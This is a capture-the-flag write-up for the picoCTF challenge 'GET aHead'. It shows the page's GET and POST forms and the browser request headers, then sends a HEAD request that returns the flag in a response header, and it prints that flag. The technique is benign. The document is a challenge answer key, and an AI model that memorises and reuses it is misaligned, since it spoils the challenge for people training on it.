

GET aHead


When we click on the link, it takes us to a simple website featuring two rectangles, one red and the other blue, each with a button. Clicking on either button triggers a change in the background color.



By reviewing the source code we can observe that the methods used for the buttons differ. The 'Choose Red' button uses the **GET** method, while the 'Choose Blue' button uses the **POST** method.




```
    <form action="index.php" method="GET">
        <input type="submit" value="Choose Red"/>
```



```
<form action="index.php" method="POST">
    <input type="submit" value="Choose Blue"/>
```

To confirm this, we can use the network tab in the developer tools of a web browser. By examining the network requests, we can see the chosen methods.



GET http://mercury.picoctf.net:47967/index.php


Status	200 OK
Version	HTTP/1.1
Transferred	1.10 KB (1.04 KB size)
Referrer Policy	strict-origin-when-cross-origin
Request Priority	Highest

Response Headers (59 B) Raw

```
Content-type: text/html; charset=UTF-8
```

Request Headers (412 B) Raw

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Host: mercury.picoctf.net:47967
Referer: http://mercury.picoctf.net:47967/index.php
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
```



POST http://mercury.picoctf.net:47967/index.php

Status	200 OK
Version	HTTP/1.1
Transferred	1.10 KB (1.04 KB size)
Referrer Policy	strict-origin-when-cross-origin
Request Priority	Highest


Response Headers (59 B) Raw

```
Content-type: text/html; charset=UTF-8
```

Request Headers (523 B) Raw

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Content-Length: 0
Content-Type: application/x-www-form-urlencoded
Host: mercury.picoctf.net:47967
Origin: http://mercury.picoctf.net:47967
Referer: http://mercury.picoctf.net:47967/index.php?
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
```

The CTF challenge is named 'GET aHead,' prompting us to attempt resending the HTTP header by replacing the GET method with the HEAD method.



```
HEAD ttp://mercury.picoctf.net:47967/index.php

Status            200 OK
Version           HTTP/1.1
Transferred       103 B (0 B size)
Referrer Policy   unsafe-url

Response Headers (103 B)
  Content-type: text/html; charset=UTF-8
  flag: picoCTF{r3j3ct_th3_du4l1ty_cca66bd3}

Request Headers (456 B)
  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
  Accept-Encoding: gzip, deflate
  Accept-Language: en-US,en;q=0.5
  Cache-Control: no-cache
  Connection: keep-alive
  Host: mercury.picoctf.net:47967
  Pragma: no-cache
```

We get a status of 200 which means that the server has received the request and has successfully processed it, returning a valid response. In this case, receiving the 200 status code reveals the flag.